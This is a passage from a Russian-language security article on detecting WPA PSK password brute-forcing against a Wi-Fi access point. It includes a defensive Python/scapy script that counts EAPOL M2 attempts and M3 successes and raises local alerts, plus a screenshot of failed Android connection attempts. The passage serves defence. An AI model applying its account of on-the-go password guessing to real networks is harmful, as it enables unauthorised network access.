
МОНИТОРИМ АТАКИ В РАДИОЭФИРЕ

БРУТФОРС ТОЧКИ ДОСТУПА

Если хакер не смог добиться успеха, проводя две предыдущие атаки захват handshake и PMKID, то он может пойти дальше.

Вообще, такая атака не распространена среди хакеров, но в статье «Брут на ходу. Атакуем беспроводные сети простым и эффективным способом» я показал, что эта атака может выполняться успешно. Более того, атака подбором пароля непосредственно к точке доступа реализуется максимально просто — ведь это легитимная функция любого клиентского устройства, а значит, ее с легкостью можно провести даже с Android телефона, не вызывая вообще никаких подозрений. Причем быстро, буквально на ходу.

Успешная попытка аутентификации к беспроводной сети WPA PSK отличается от неуспешной ответом EAPOL M3 от точки доступа.




Последовательность отправки пакетов при верном пароле WPA PSK

Поэтому мы можем просто прослушивать радиоэфир и мониторить попытки аутентификации (EAPOL M2) и успешные аутентификации (EAPOL M3):

defence/wifi/brute.py


```python
#!/usr/bin/python3
from scapy.all import *
from threading import Thread
from datetime import datetime, timedelta
from time import sleep
from sys import argv
from os import system


iface = argv[1]
conf.verb = 0
MAX_PASSWORD_ATTEMPTS = 3
MAX_APS_ATTEMPTS = 2

alerts = []
def alert(client, ap, reason):
    global aps, clients
    if client in alerts and ap in alerts:
        return

    print(f'[!] WPA bruteforce detected - {reason}: {client} {clients[client]["signal"]}dBm -> "{aps[ap]["essid"]}"')
    system("zenity --warning --title='WPA bruteforce detected' --text='WPA bruteforce detected' &")
    #system("echo 'WPA bruteforce detected' | festival --tts --language english")
    alerts.append(client)
    alerts.append(ap)

aps = {}
clients = {}
def parse_raw_80211(p):
    signal = int(p[RadioTap].dBm_AntSignal or 0) if hasattr(p[RadioTap], "dBm_AntSignal") else 0
    freq = p[RadioTap].ChannelFrequency if hasattr(p[RadioTap], "ChannelFrequency") else 0
    if Dot11Beacon in p: # Beacon
        ap = p[Dot11].addr2
        essid = str(p[Dot11Elt].info, "utf-8")
        if not ap in aps:
            aps[ap] = {"essid": essid}
    elif EAPOL in p and p[Dot11].addr3 in aps:
        ap = p[Dot11].addr3
        if p[Dot11].addr2 == ap:
            client = p[Dot11].addr1
            try: clients[client]
            except: clients[client] = {"signal": 0, "aps":{}}
            try: clients[client]["aps"][ap]
            except: clients[client]["aps"][ap] = {"m2":set(), "m3":0}
            if bytes(p[EAPOL].payload)[77:77+16] == b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00': # AMIC, EAPOL M1
                pass
            else: # EAPOL M3
                clients[client]["aps"][ap]["m3"] += 1
                print(f'[*] WPA PSK auth success {client} {signal}dBm <- "{aps[ap]["essid"]}"')
            clients[client]["signal"] = signal
        elif p[Dot11].addr1 == ap: # EAPOL M2
            client = p[Dot11].addr2
            try: clients[client]
            except: clients[client] = {"signal": 0, "aps":{}}
            try: clients[client]["aps"][ap]
            except: clients[client]["aps"][ap] = {"m2":set(), "m3":0}
            snonce = bytes(p[EAPOL].payload)[13:13+32]
            clients[client]["aps"][ap]["m2"].add(snonce)
            clients[client]["signal"] = signal
            print(f'[*] WPA PSK auth attempt {client} {signal}dBm -> "{aps[ap]["essid"]}" (attempts/success: {len(clients[client]["aps"][ap]["m2"])}/{clients[client]["aps"][ap]["m3"]})')

def analyze():
    while True:
        for client in clients:
            for ap in clients[client]["aps"]:
                if len(clients[client]["aps"][ap]["m2"]) > MAX_PASSWORD_ATTEMPTS and clients[client]["aps"][ap]["m3"] == 0:
                    alert(client, ap, f'in depth {len(clients[client]["aps"][ap]["m2"])} attempts') # in depth
            if len(clients[client]["aps"]) > MAX_APS_ATTEMPTS:
                alert(client, ap, f'in width {len(clients[client]["aps"])} aps') # in width
        sleep(1)

Thread(target=analyze, args=()).start()
sniff(iface=iface, prn=parse_raw_80211, store=0)
```

Хакер может даже не запускать какое-то особое ПО, а просто попробовать несколько паролей, выполняя подключение к твоей точке доступа на обычном телефоне.


Система Android
Не удалось подключиться к сети Wi-Fi
"CORP"
Включить Wi-Fi
ПОДКЛЮЧЕННЫЕ СЕТИ
CORP
Проверьте пароль и повторите попытку
CORP
Ошибка подключения, повторите попытку.
Отмена
Подключить
English (US)

Хакер проводит атаку подбора пароля WPA PSK к точке доступа

